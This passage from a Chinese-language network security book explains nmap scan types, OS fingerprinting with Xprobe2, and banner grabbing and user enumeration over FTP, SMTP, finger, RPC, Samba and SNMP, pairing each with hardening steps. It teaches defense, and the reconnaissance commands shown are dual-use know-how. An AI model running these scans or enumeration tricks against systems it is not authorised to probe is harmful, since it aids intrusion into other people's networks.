Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.100):
```

| Port | State | Service | Owner |
|--------|-------|---------|------------|
| 80/tcp | open | http | [REDACTED] |

```
Nmap run completed -- 1 IP address (1 host up) scanned in  
1 second
```

2.4.5 XMAS

这种扫描方法将发送一个 TCP 数据包，且设置了 FIN、URG、PUSH 等标志。如果目标主机正在监听特定端口，那么它将返回一个 RST 包。如果目标主机并没有监听那个端口，则不响应。

- i 通常用 FIN 包释放已建立的 TCP 连接。URG 包意味着在 IP 包中有紧急信息，比如 telnet 会话中发送的^C。PUSH 包表示发送者要求接收者立刻把所有缓冲的数据传到程序中。

XMAS 扫描

在 nmap 中用 -sX 标志可执行 XMAS 扫描：

```
[bash]# nmap -sX 192.168.1.1
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.1):
```

```
(The 1597 ports scanned but not shown below are in state:  
closed)
```

| Port | State | Service |
|--------|-------|---------|
| 22/tcp | open | ssh |

```
80/tcp open http  
113/tcp open auth  
6000/tcp open X11
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in  
6 seconds
```

2.4.6 空值

这种方法包括发送一个 TCP 包到目标主机，且在 TCP 报头中关闭所有标志。如果目标主机正在监听特定端口，则没有响应；否则，返回一个 RST 包。

空扫描

在 nmap 中用 -sN 标志可执行 TCP 空扫描：

```
[bash]# nmap -sN 192.168.1.100  
  
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on (192.168.1.100):  
(The 1594 ports scanned but not shown below are in state:  
closed)  
Port      State       Service  
21/tcp    open        ftp  
22/tcp    open        ssh  
25/tcp    open        smtp  
53/tcp    open        domain  
80/tcp    open        http  
110/tcp   open        pop-3  
113/tcp   open        auth  
  
Nmap run completed -- 1 IP address (1 host up) scanned in  
41 seconds
```

2.4.7 RPC

这种类型的扫描用来给开放端口发送 NULL 命令，这样可以判断他们是否是 RPC(远程过程调用)端口。一旦发现开放端口是 RPC 端口，就能查询和得到绑定到该端口的应用程序的信息。

\\ RPC 扫描

在 nmap 中用 -sR 可执行 RPC 扫描：

```
[bash]# nmap -sR 10.0.0.10
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (10.0.0.10):
(The 1584 ports scanned but not shown below are in state:
closed)

Port      State       Service (RPC)
7/tcp      open        echo
21/tcp     open        ftp
22/tcp     open        ssh
37/tcp     open        time
53/tcp     open        domain
111/tcp    open        sunrpc (rpcbind v2 - 4)
113/tcp    open        auth
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
587/tcp    open        submission
2049/tcp   open        nfs (nfs V2 - 3)
4045/tcp   open        lockd (nfs V2 - 3)
7100/tcp   open        font-service
32771/tcp  open        sometimes - rpc5 (ypserv V1 - 2)
32772/tcp  open        sometimes - rpc7

Nmap run completed -- 1 IP address (1 host up) scanned in
40 seconds
```

2.4.8 IP 协议

这种扫描的目的是为了判断目标主机支持哪些 IP 协议。它按特定协议发送原始 IP 数据包，如果接收到 ICMP 协议不可达信息，那说明目标主机上很可能不支持该协议。

\\ IP 协议扫描

在 nmap 中用 -sO 标志可执行 IP 协议扫描：

```
[bash]# nmap -sO 192.168.1.1
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting protocols on  (192.168.1.1):
(The 251 protocols scanned but not shown below are in state:
closed)
Protocol      State      Name
1              open       icmp
2              open       igmp
6              open       tcp
17             open       udp
```

2.4.9 ACK

这种扫描主要用来判断防火墙规则集。它把 ACK 包送到目标主机。如果该主机没有回应，或者返回 ICMP 包不可达数据包，那么可能是防火墙过滤了该端口。如果主机返回 RST 包，那么防火墙没有过滤这个端口。

ACK 扫描

用有 -sA 标志的 nmap 可执行 ACK 扫描：

```
nmap -sA target_address
```

2.4.10 窗口

和 ACK 扫描相似，这种类型的扫描利用报告 TCP 窗口大小时的异常，有助于检测开放的、过滤及未过滤的端口。

窗口扫描

潜在的攻击者可以用带有 -sW 标志的 nmap 进行窗口扫描：

```
nmap -sW target_address
```

2.4.11 UDP

为确认主机是否在监听特定 UDP 端口，可以发送一个 UDP 包到

这个端口。如果目标主机没有监听这个 UDP 端口，就会收到 ICMP 端口不可达信息包。当然，如果主机监听这个端口，就不会收到任何数据包。由于 UDP 不是面向连接的协议，因此 UDP 扫描是不可靠的。

UDP 端口扫描

使用 -sU 选项的 nmap 可执行 UDP 扫描：

```
[bash]# nmap -sU 192.168.1.100
```

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1454 ports scanned but not shown below are in state:
closed)
Port      State       Service
53/udp    open        domain
```

防御端口扫描

可以用以下这些方法阻止对网络的扫描：

- 将防火墙配置为丢弃目标为关闭端口的数据包。这样会减缓对网络的扫描，因为这样会使端口扫描程序在超时后重新发送 SYN 包。只有经过重复超时后，端口扫描程序才会认为端口被过滤掉了，然后再转到下一组端口。
- 大多数防火墙和 IDS 能检测端口扫描。要充分利用这个特性，有规律地检查日志记录。
- 配置防火墙，使之不要相信源端口信息。有状态的防火墙可以只允许已经与之建立连接的 FTP 服务器所发出的源端口为 20 的数据包。无论如何，像 FTP 这样的明文协议都是不推荐使用的。更好的选择（比如 SSH）是存在的，而且应该选择使用。另外，不能允许源端口为 53 的 TCP 包进入，除非它是发给要执行区域传输的 DNS 服务器的。通过验证为主机提供服务的 DNS 服务器的 IP 地址，来限制 DNS 通信。
- 大多数 FTP 服务器不允许客户端发出带有非客户端 IP 地址的 PORT 命令。这样可以防止 FTP 反弹扫描。检查 FTP 服

务器文档并进行详细配置。

- 将防火墙配置为丢弃或者重置对 ident 端口的连接请求。
- 使用有状态的防火墙，这样会阻止大多数前文中提到的扫描。

2.5 识别

尽管很多操作系统设计者尽力遵从相关的 RFC，但是操作系统内核的开发者有时也会对细节做出不同的解释。像 Xprobe2 软件和 Namp 软件等这些工具就是通过探测这些不同点来识别出特定的操作系统。

使用 Xprobe2 来识别操作系统

Xprobe2 使用 ICMP 包来进行识别。结果根据猜测目标操作系统得分进行排序。这个工具能够区分到达目标的路径上的过滤设备，可以从 <http://www.sys-security.com/html/tools/tools.html> 得到此工具。

这里有一个如何使用 Xprobe2 的例子：

```
[bash]# xprobe2 -v target.somecompanyasanexample.com

Xprobe2 v.0.1 Copyright (c) 2002 fygrave@tigerteam.net,
ofir@sys-security.com

[+] Target is target.somecompanyasanexample.com
[+] Loading modules.
[+] Following modules are loaded:
    [x]ICMP echo (ping)
    [x]TTL distance
    [x]ICMP echo
    [x]ICMP Timestamp
    [x]ICMP Address
    [x]ICMP Info Request
    [x]ICMP port unreach
[+] 7 modules registered
[+] Initializing scan engine
[+] Running scan engine
[+] Host: 192.168.1.1 is up (Guess probability: 100% )
[+] Target: 192.168.1.1 is alive
[+] Primary guess:
```

```
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.5 and above"
    (Guess probability: 60% )
[+] Other guesses:
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.0 - 2.4.4"
    (Guess probability: 60% )
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.2.x"
    (Guess probability: 60% )
[+] Host 192.168.1.1 Running OS: "Microsoft Windows NT 4 Service Pack 4 and Above" (Guess probability: 60% )
[+] Host 192.168.1.1 Running OS: "NetBSD 1.5.2"
    (Guess probability: 50% )
[+] Host 192.168.1.1 Running OS: "Microsoft Windows NT 4 Service Pack 3 and Below" (Guess probability: 50% )
[+] Host 192.168.1.1 Running OS: "Microsoft Windows ME"
    (Guess probability: 50% )
[+] Host 192.168.1.1 Running OS:
    "Microsoft Windows 2000 / 2000SP1 / 2000SP2" (Guess probability: 50% )
[+] Host 192.168.1.1 Running OS:
    "Microsoft Windows XP Professional" (Guess probability: 50% )
[+] Host 192.168.1.1 Running OS: "FreeBSD 4.5" (Guess probability: 45% )
[+] Host 192.168.1.1 Running OS: "OS X 10.1.5" (Guess probability: 40% )
[+] Host 192.168.1.1 Running OS: "Microsoft Windows 98 / 98SE"
    (Guess probability: 40% )
[+] Host 192.168.1.1 Running OS: "Digital UNIX 5.6"
    (Guess probability: 35% )
[+] Host 192.168.1.1 Running OS: "Sun Solaris 5 (SunOS 2.5)"
    (Guess probability: 35% )
[+] Host 192.168.1.1 Running OS: "Sun Solaris 6 (SunOS 2.6)"
    (Guess probability: 35% )
[+] Host 192.168.1.1 Running OS: "Sun Solaris 7 (SunOS 2.7)"
    (Guess probability: 35% )
[+] Host 192.168.1.1 Running OS: "Sun Solaris 8 (SunOS 2.8)"
    (Guess probability: 35% )
[+] Host 192.168.1.1 Running OS: "FreeBSD 3.4"
    (Guess probability: 25% )
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

用 nmap 进行操作系统识别

攻击者也可以用 nmap 程序中的 -O 标志来识别操作系统：

```
[bash]# nmap -O 192.168.1.1
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.1):
(The 1597 ports scanned but not shown below are in state:
closed)
Port      State       Service
22/tcp    open        ssh
80/tcp    open        http
113/tcp   open        auth
6000/tcp  open        X11
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 6.584 days (since Sun Oct 27 10:23:37 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in
8 seconds
```

2.6 小结

可以通过探测主机来很快地判断主机是否活动。此外，各种端口扫描技术也可以用来确定活动的主机上有哪些端口是开放的。操作系统识别工具还可以用来识别目标主机上的操作系统的版本。一旦入侵者根据这个方法来做，他就可以转而去处理用户名和服务枚举，这些将在第 3 章进行描述。

第3章

枚举

内容提要

- 枚举远端服务
- 自动化标语攫取
- 小结

在对目标机器进行端口扫描之后，入侵者将会确切地知道哪些主机是活动的以及它们所打开的端口。

有了这些信息后，下一步就是通过这些在特定端口侦听的服务来枚举诸如用户名、共享文件以及操作系统和应用程序的版本号。只有在获得这些信息后，攻击者才可能对特定的缺陷进行攻击，这些缺陷将在下章讨论。

当向远端服务后台程序正在侦听的端口发起一个连接的时候，这些后台程序会显示一个标语消息。标语消息能够给出关于服务的信息，例如服务的标识和版本信息。获得标语的过程称之为标语攫取。既然大部分后台程序允许修改自己的标语，那么就可以利用它的这种特性。

 为了迷惑潜在的入侵者，更改服务的标语不失为一个好的想法，但是要谨记这不可能阻止更加老练的攻击者。

3.1 枚举远端服务

下面是常见的可能被枚举的服务列表。按照通常侦听的端口号进行排列（详细列表请参阅 Unix 或 Linux 主机上的文件/etc/services）。

用 Amap 来识别远端服务

在此列出的所有服务都可以配置为不在标准端口上侦听。有些服务不用 ASCII 码字符进行通信，而且很难手工识别。诸如 Amap（可以在 <http://www.thehackerschoice.com/releases.php> 找到）等工具可以用来识别这种类型的服务：

```
[bash] $ amap -sT intranet. somecompanyasanexample.  
com 9934  
Total amount of tasks to perform: 15  
Amap v1.2.1b started at Sun Mar  9 09:30:22 2003, stand back  
and keep the children away.  
Protocol on IP 192.168.1.3 port 9934 tcp matches ssl  
Protocol on IP 192.168.1.3 port 9934 tcp matches http  
Unidentified ports: None.
```

Amap v1.2.1b ended at Sun Mar 9 09:30:59 2003

本例中，Amap 成功地发现了主机 intranet.somecompanyasanexample.com 在端口 9934 上运行 HTTPS 服务。因为 HTTPS 的标准保留端口是 443，所以这些信息很有用。

阻塞及停止不必要的服务

一些服务器配置为可以接受从任何 IP 地址发出的连接。例如，为了让不同地点的远端用户可以查看自己的网站，电子商务公司的 HTTP 服务器必须可以接受来自任何 IP 地址的连接。在这种情况下，对于该公司来说，就不可能隐藏他们正在运行一台 HTTP 服务器的事实。

然而，根据该公司的需求以及网络结构，有些服务应该只接受那些从授权的 IP 地址发起的连接。在这种情况下，应当设置防火墙规则以保证从未授权 IP 地址发起的连接被阻塞。此外，必须关闭或者用防火墙规则阻塞不必要的服务。对于不应该被未授权远端主机访问的服务来说，这将会起到预防入侵和识别的作用。

3.1.1 FTP(文件传输协议): 21(TCP)

FTP 正如其名称所指，是用于在主机间传输文件的协议。

获得 FTP 服务器标语

与 FTP 服务器连接的时候，FTP 服务器通常会提供版本信息。为了获得 FTP 服务器的标语，FTP 的客户端可以用来连接 FTP 的服务器。例如：

```
[bash]$ ftp 192.168.1.1
Connected to 192.168.1.1 (192.168.1.1).
220 192.168.1.1 FTP server (Version wu-2.6.2-Sun) ready.
Name (192.168.1.1:username):
```

telnet 客户端也可以用来直接连接 FTP 的端口，以获得标语信息，例如：

```
[bash]$ telnet 192.168.1.1 21
```

```
Trying 192.168.1.1...
Connected 192.168.1.1.
Escape character is '^'.
220 192.168.1.1 FTP server (Version wu-2.6.2 +Sun) ready.
```

更改 FTP 服务器的标语

如果正在运行一个 WU-FTPD 服务器，那么可以通过编辑文件/etc/ftaccess，并用 greeting 指令来更改服务器的标语，例如：

```
greeting text No banner information available. Sorry.
```

3.1.2 SSH (安全 shell): 22 (TCP)

SSH 是一种用于数据交换的安全协议。SSH 可以用来登录远端机器、远程执行命令以及传输文件。因为在 SSH 中的信息是加密的，所以对于远程登录的解决方案，例如 telnet、rlogin 及 FTP，SSH 是一种很好的替代方案。

获得 SSH 服务器的标语

虽然 SSH 通信是加密的，但是当用 telnet 连接 SSH 后台程序时，它确实以明文的形式输出版本信息。例如：

```
[bash]$ telnet 192.168.1.1 22
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^'.
SSH-1.99-OpenSSH_3.4pl1
```

更改 SSH 版本信息

如前面的例子所述，标语显示了版本信息“OpenSSH_3.4pl1”，可以通过获得并编辑 OpenSSH 的源代码来更改这个版本信息。在 OpenSSH 源代码中用 grep 命令查找出这个版本信息的字符串。修改该字符串后，重新编译并且重新安装 OpenSSH。



如前面的例子所述，标语也显示了协议版本信息“SSH - 1.99”。不要修改或者删除该信息，因为 SSH 客户端用这个字符串来识别协议及服务器信息。更改这个字符串的值将会导致一些 SSH 客户端不能正常工作。

3.1.3 Telnet: 23 (TCP)

telnet 是一个用来登录远端机器的明文协议。



获得 telnet 服务器的标语

通过 telnet 连接到服务器，可以获得 telnet 后台程序的标语。

```
[bash]$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

SunOS 5.8

login:



更改 telnet 服务器标语

为了更改 telnet 标语，需要编写封装程序。假设正在使用 inetd 来运行 telnetd，那么需要编辑 /etc/inetd.conf，然后将下列代码：

```
telnet stream tcp nowait root /usr/sbin/in.telnetd
in.telnetd
```

修改为：

```
telnet stream tcp nowait root /usr/sbin/in.telnetdwrapper
in.telnetd
```

现在，应当创建文件 /usr/sbin/in.telnetdwrapper，文件内容如下：

```
#!/bin/sh
```

```
/bin/echo "My banner\r"
exec /usr/sbin/in.telnetd
```

i 如果使用的是 xinetd，应编辑 xinetd.d 目录下的 telnet 文件。

重新启动 inetd 或者 xinetd，令更改生效。注意一些版本的 telnetd 允许通过编辑文件/etc/issue.net 来修改标语信息。

3.1.4 SMTP(简单邮件传输协议): 25(TCP)

SMTP 是一种用来在 Internet 上传递电子邮件消息的协议。

攫取 SMTP 服务器标语

SMTP 标语可以通过 telnet 连接正在运行 SMTP 的主机的端口 25 来获得。

```
[bash]$ telnet 192.168.1.1 25
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^'.
220 192.168.1.1 ESMTP Sendmail 8.10.2 +Sun/8.10.2; Tue,
14 Jan 2003 09:28:02 -0500 (EST)
```

更改 SMTP 服务器标语

如果使用的是 Sendmail，可以编辑文件/etc/sendmail.cf，通过更改 SmtpGreetingMessage 字段的值来更改 SMTP 标语。

使用 EXPN 和 VRFY 枚举用户

EXPN 和 VRFY 是 SMTP 支持的两个用来枚举用户的命令。EXPN 和 VRFY 可以用来确认一个特定用户名是否存在。EXPN 还可以用来枚举在特定组电子邮件别名中的所有用户的用户名和电子邮件地址。

以下为 VRFY 的一个例子：

```
[bash]$ telnet mail.somecompanyasanexample.com 25
```

```

Trying 10.0.0.11...
Connected to mail.somecompanyasanexample.com.
Escape character is ']'.
220 mail.somecompanyasanexample.com ESMTP
Sendmail 8.11.6/
8.11.6; Wed, 15 Jan 2003 22:04:06 -0500 (EST)
VRFY smith
250 2.1.5 <smith@ sales.somecompanyasanexample.com>

```

以下为 EXPN 的一个例子：

```

[bash]$ telnet mail.somecompanyasanexample.com 25
Trying 10.0.0.11...
Connected to mail.somecompanyasanexample.com.
Escape character is ']'.
220 mail.somecompanyasanexample.com ESMTP
Sendmail 8.11.6/
8.11.6; Wed, 15 Jan 2003 22:10:11 -0500 (EST)
EXPN marketing - team
250 -2.1.5 <bob@ marketing.somecompanyasanexample.com>
250 -2.1.5 <alan@ marketing.somecompanyasanexample.com>
250 -2.1.5 <joe@ marketing.somecompanyasanexample.com>
250 -2.1.5 <dilip@ marketing.somecompanyasanexample.com>
250 -2.1.5 <john@ legal.somecompanyasanexample.com>
250 -2.1.5 <kavita@ sales.somecompanyasanexample.com>

```

关闭 EXPN 和 VRFY

可以通过配置 SMTP 服务器，让其不再支持 EXPN 以及 VRFY。在 Sendmail 中，通过编辑文件/etc/sendmail.cf，设置 PrivacyOptions 值为 authwarnings,noexpn,novrify，就可以达到这个目的。

3.1.5 DNS(域名系统)：53(TCP/UDP)

DNS 是用来转换域名和 IP 地址的协议。

获得 BIND 版本信息

BIND(Berkeley Internet Name Domain)是在 Linux 以及 Unix 中广泛使用的 DNS 服务器软件，工具 dig 可以用来查询在特定主机上运

行的 BIND 的版本信息。

例如，如果运行 BIND 的主机地址是 192.168.1.1，那么：

```
[bash]$ dig -t txt -c chaos VERSION.BIND @ 192.168.1.1
; << >> DiG 9.2.1 << >> -t txt -c chaos VERSION.BIND
@ 192.168.1.1
;; global options: printcmd
;; Got answer:
;; ->> HEADER <<- opcode: QUERY, status: NOERROR,
id: 22464
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
VERSION.BIND.          CH      TXT

;; ANSWER SECTION:
VERSION.BIND.          0       CH      TXT      "8.3.3 -REL"

;; Query time: 40 msec
;; SERVER: 192.168.1.1#53 (192.168.1.1)
;; WHEN: Wed Jan 15 09:46:22 2003
;; MSG SIZE  rcvd: 64
```



配置 BIND 使之不显示版本信息

修改 BIND 配置文件 named.conf，更改版本信息号，例如：

```
options {
    version "Not available";
}
```

还需要使用特定的 ACL 来配置 BIND，并限制来自特定主机的查询。详细内容请参阅 BIND 文档。更多关于 BIND 的信息可以在 <http://www.isc.org/products/BIND/> 找到。

3.1.6 Finger: 79 (TCP)

finger 是一个查询用户信息的程序。如果用它来查询远端主机，将可以给出诸如用户名、IP 地址、空闲时间以及当时登录到该主机的用户的真实名称。

用 finger 命令来枚举远端用户

如果远端主机运行一个 finger 后台程序，那么命令行工具 finger 可以用来查询该主机：

```
finger @ host
```

例如：

```
[bash]$ finger @ 192.168.1.1
Login Name          TTY    Idle When      Where
bob     Bob           pts/1   8 Wed 14:26 bobsaddress. bob-
                           sisp.org
rob     Robert Smith pts/4   51 Wed 13:46 dhcp. robshomei-
                           sp.org
tang   Tomas Tang   pts/3   1:08 Wed 10:07 somecasanexample
                           .com
```

finger 也可以查询特定的用户名。在查询一个特定的用户名时，将会生成一些用户的信息，即使该用户当时没有登录：

```
finger username@ host
```

例如：

```
[bash]$ finger root@ 192.168.1.1
Login name: root          In real life: Sys Admin
Directory: /                  Shell:/usr/local/bin/tcsh
Last login Jan 11 14:26:51 on tty2
New mail received Wed Jan 15 14:36:29 2003;
        unread since Wed Jan 11 14:29:54 2003
No Plan.
```

Solaris 中一个老版本 finger 后台程序有一个知名的缺陷，那就是当用如字符串“a b c d e f g h”来查询主机时，主机将会透露其所有用户的名称。

```
finger 'a b c d e f g h'@ host
```

关于该缺陷的更多信息，请查阅 <http://www.securityfocus.com/bid/3457/info/>。

禁用 finger

如果需要运行 finger 服务器，强烈推荐考虑以下注意事项：

- 如果可能的话，禁用 finger 服务。finger 服务给入侵者和本地用户提供了太多关于系统的信息。如果使用 inetd，可以通过注释掉文件/etc/inetd.conf 中适当的行来禁用 finger。如果使用的是 xinetd，可编辑 xinetd.d 目录下文件名为 finger 的文件，确保行 disable = yes 存在。
需要重启 inetd 或者 xinetd 以使修改生效。
- 如果必须运行 finger 服务器的话，可以配置防火墙使其不再接受端口 79 的连接，这将阻止外部网络用户查询主机。

3.1.7 HTTP(超文本传输协议): 80(TCP)

HTTP 是一个无状态的协议，它用来发布各种不同的超媒体，广泛用于提供 WWW(万维网)内容。

获得 HTTP 服务器标语

为了获取 HTTP 服务器的标语信息，使用 telnet 连接到它所监听的端口上，发出下列请求：

```
HEAD /HTTP/1.0 [enter][enter]
```

例如：

```
[bash]$ telnet www.somecompanyasanexample.com 80
Trying 10.0.0.100...
Connected to www.somecompanyasanexample.com.
Escape character is '^'.
HEAD /HTTP/1.0 [enter]
[enter]
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2003 17:59:12 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.1 mod_ik/1.2.0 mod_ssl/
2.6.12 OpenSSL/0.9.6h
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Thu, 09 May 2002 19:47:31 GMT
Accept-Ranges: bytes
Content-Length: 2673
Connection: close
Content-Type: text/html
```

Content - Language: en
 Expires: Wed, 15 Jan 2003 17:59:12 GMT
 Connection closed by foreign host.

一些 Web 服务器不允许 HEAD 请求，在这种情况下，需要执行 GET 查询：

GET /HTTP/1.0 [enter][enter]

这个查询命令将返回标语信息，以及默认的主页面（例如 index.html）。

如果想要请求一个特定的 Web 页面，如 contact.html，需要将它的名字和路径一同加到 GET 请求中。

GET /contact.html HTTP/1.0 [enter][enter]

i 有时，单个 Web 服务器可以用来为多个域名提供内容服务。这种情况下，在请求中必须指定特定的域名。可以在 GET 请求后键入“Host: domain-name”来实现这种功能，例如：

GET /HTTP/1.0 [enter]
 Host: www.domainname.com[enter][enter]

更改 HTTP 服务器标语

如果运行 Apache 的话，编辑文件 httpd.conf 并确保下列指示符存在：

```
ServerSignature Off
ServerTokens Prod
```

禁用 ServerSignature 标记指示 Apache 在显示错误页面例如“404 – Not Found”时，不要输出版本信息。当 ServerTokens 指示符设置为 Prod 时，会指示 Apache 在标语中仅仅显示“Server: Apache”。如果不想在 Server 标签中显示“Apache”，而显示假信息，例如“Server: Not – allowed”，需要按以下步骤来配置：

1. 下载 Apache 源程序。
2. 编辑文件 httpd.h，将下行中字符串“Apache”的值

```
#define SERVER_BASEPRODUCT "Apache"
```

修改为其他内容：

```
#define SERVER_BASEPRODUCT "Not-allowed"
```

3. 重新编译，重新安装并且重启 Apache。

3.1.8 POP3(邮局协议3): 110(TCP)

POP3 是一个用来访问邮件服务器上电子邮件的协议。

获得 POP3 服务器的标语

使用 telnet 连接 POP3 服务器端口 110 来获得服务器标语信息。

```
[bash]$ telnet 10.0.1.1 110
+OK POP3 10.0.1.1 v4.39 server ready
```

更改 POP3 标语信息

为了更改 POP3 服务器的标语，一般需要编辑其源代码。在这种情况下，必须先获得 POP3 服务器的源代码，通过 grep 命令来查找版本信息的字符串。在修改了源代码来反映出新的标语信息后，需要重新编译并且重新安装 POP3 服务器程序。一些 POP3 服务器允许通过修改适当的配置文件来修改它们的标语信息。详细信息请参阅 POP3 服务器文档。

3.1.9 Portmapper: 111(TCP)

以 RPC(远端过程调用)为基础的服务，例如 NIS(网络信息服务)，并不监听固定端口。这些服务用 Portmapper 来注册它们的端口号。

查询用于 RPC 服务的 Portmapper

可以用工具 rpcinfo 查询端口映射(Portmapper)服务器中注册的 RPC 服务：

```
rpcinfo -p hostname
```

例如：

```
[bash]$ rpcinfo -p 192.168.1.1
program vers proto port
 100000  4   tcp   111  portmapper
 100000  3   tcp   111  portmapper
 100000  2   tcp   111  portmapper
 100000  4   udp   111  portmapper
 100000  3   udp   111  portmapper
 100000  2   udp   111  portmapper
 100024  1   udp  32782  status
 100024  1   tcp  32779  status
 100133  1   udp  32782
 100133  1   tcp  32779
 100021  1   udp  4045  nlockmgr
 100021  2   udp  4045  nlockmgr
 100021  3   udp  4045  nlockmgr
 100021  4   udp  4045  nlockmgr
 100021  1   tcp  4045  nlockmgr
 100021  2   tcp  4045  nlockmgr
 100021  3   tcp  4045  nlockmgr
 100021  4   tcp  4045  nlockmgr
 100005  1   udp  32795  mountd
 100005  2   udp  32795  mountd
 100005  3   udp  32795  mountd
 100005  1   tcp  32784  mountd
 100005  2   tcp  32784  mountd
 100005  3   tcp  32784  mountd
 100003  2   udp  2049  nfs
 100003  3   udp  2049  nfs
 100227  2   udp  2049  nfs_acl
 100227  3   udp  2049  nfs_acl
 100003  2   tcp  2049  nfs
 100003  3   tcp  2049  nfs
 100227  2   tcp  2049  nfs_acl
 100227  3   tcp  2049  nfs_acl
 100011  1   udp  51802  rquotad
 100235  1   tcp  55451
 100004  2   udp  1007  ypserv
 100004  1   udp  1007  ypserv
 100004  1   tcp   762  ypserv
 100004  2   tcp  51059  ypserv
 100007  3   udp  56186  ypbind
 100007  2   udp  56186  ypbind
 100007  1   udp  56186  ypbind
```

```
100007      3      tcp  51390  ypbbind  
100007      2      tcp  51390  ypbbind  
100007      1      tcp  51390  ypbbind
```

rpc. rusersd 和 rpc. whod 是两个 RPC 的服务，它们用来提供用户信息，类似于 finger：

```
[bash]$ rusers -l 192.168.1.1  
bob    192.168.1.1:pts/1  Jan 15 14:26  :08 (bobsipaddress.bobsisp.org)  
rob     192.168.1.1: pts/ 4    Jan 15 13:10  1:04  
(dhcp.robshomeisp.org)  
  
[bash]$ rwho 10.0.0.1  
deepti 10.0.0.10:pts/2      Jan 15 10:10  
joe    192.168.1.11:pts/1  Jan 12 14:33
```

禁用 Portmapper 及 RPC 服务

如果正在运行任何 RPC 服务，强烈推荐采纳下列建议：

- 如果没有 RPC 服务运行的话，禁用 Portmapper。
- 通过注释掉 inetc.conf 中相应的行，禁用 rpc. usersd 及 rpc. whod。如果使用 xinetd 的话，在 xinetd.d 目录下查找，确保所需禁用的服务对应的文件包含该行： disable = yes。
- 禁用任何不使用的 RPC 服务。

重启 inetc 或者 xinetd，以使更改生效。

3.1.10 NNTP(网络新闻传输协议) : 119(TCP)

NNTP 是用来发布、查询、接收及张贴新闻的协议。

获得 NNTP 服务器的标语

当连接 NNTP 服务器时，很多 NNTP 服务器会输出版本信息。例如：

```
[bash]$ telnet 192.168.1.1 119  
Connected to 192.168.1.1.  
Escape character is '^'.
```

```
200 192.168.1.1 InterNetNews NNRP server INN 1.4 22-Dec-93
ready (posting ok).
```

更改 NNTP 服务器标语

为了更改标语，很多 NNTP 服务器需要编辑它的源代码。在这种情况下，必须先获得 NNTP 服务器的源代码，然后通过 grep 命令来查找版本信息的字符串。在修改了源代码后，为了能够反映出新的标语信息，需要重新编译并且重新安装 NNTP 服务器程序。一些 NNTP 服务器允许通过修改适当的配置文件来修改它们的标语信息。详细信息请参阅 NNTP 服务器文档。

3.1.11 Samba: 137 ~ 139 (TCP 和 UDP)

Samba 使用 SMB(服务器消息块)协议在网络上共享文件和打印机。SMB 通常用于 Microsoft Windows 操作系统。详细情况请参阅 <http://www.samba.org/> 的 Samba 项目。

枚举 Samba 服务器信息

Samba 的 smbclient 工具可以用来枚举来自远端 Samba 服务器的信息：

```
[bash]$ smbclient -L sambaserver -I 10.0.0.1 -U ''
added interface ip = 192.168.1.2 bcast = 192.168.1.255
nmask = 255.255.255.0
Password: [enter]
Domain = [REMOTEDOMAIN] OS = [Unix] Server = [Samba 2.2.8]
```

| Sharename | Type | Comment |
|-----------|------|----------------------------|
| IPC \$ | IPC | IPC Service (Samba Server) |
| ADMIN \$ | Disk | IPC Service (Samba Server) |

| Server | Comment |
|--------------|---------|
| RSAMBASERVER | |

| | |
|-----------|-------------|
| Workgroup | Master |
| GROUP | BMASTERHOST |

更改 Samba 服务器字符串及版本信息

下列步骤可以用来加固 Samba 服务器的配置：

- 编辑 smb.conf，将下列代码

```
server string = Samba Server
```

修改为其他内容：

```
server string = no information
```

这将会改变显示在每个共享名之后的描述字段。

也可以使用 smb.conf 中的 hosts allow 和 interfaces 设置来限制外来主机连接 Samba 服务器。

- 为了改变 Samba 真实的版本信息，编辑 source/include/version.h 文件，修改常量 VERSION。为了使更改生效，需要重新编译并且重新安装 Samba。

3.1.12 IMAP2/IMAP4 (Internet 消息访问协议 2/4) : 143 (TCP)

IMAP2/4 是用来访问邮件服务器上的电子邮件的协议，其功能包括把电子邮件保存到远端位置。

捕捉 IMAP 服务器标语

连接 IMAP2/4 服务器时，IMAP2/4 服务器将输出欢迎标语，其中包括版本信息：

```
[bash]$ telnet 192.168.1.1 143
Connected to 192.168.1.1.
Escape character is '^'.
* OK 192.168.1.1 IMAP4rev1 v12.264 server ready
```



更改 IMAP 服务器标语

为了更改 IMAP 服务器的标语，一般需要编辑它的源代码。在这种情况下，必须先获得 IMAP 服务器的源代码，然后通过 grep 命令来查找版本信息的字符串。在修改源代码后，为了能够反映新的标语信息，需要重新编译并且重新安装 IMAP 服务器程序。一些 IMAP 服务器允许通过修改适当的配置文件来修改它们的标语信息。详细信息请参阅 IMAP 服务器文档。

3.1.13 SNMP(简单网络管理协议): 161, 162(UDP)

SNMP 是一个用来管理 IP 网络上诸如路由器和交换机等节点的维护协议。



枚举 SNMP

SNMP 服务器配置了“团体字符串(community string)”，它的作用就像用户 ID 和密码。当用错误团体字符串来查询 SNMP 服务器时，SNMP 服务器将不会回应。很多 SNMP 服务器有默认的团体字符串，例如“public”，“private”。当用正确的团体字符串查询 SNMP 服务器时，将会获得有用的信息：

```
[bash]$ snmpwalk 10.0.0.1 public
TCP / IP
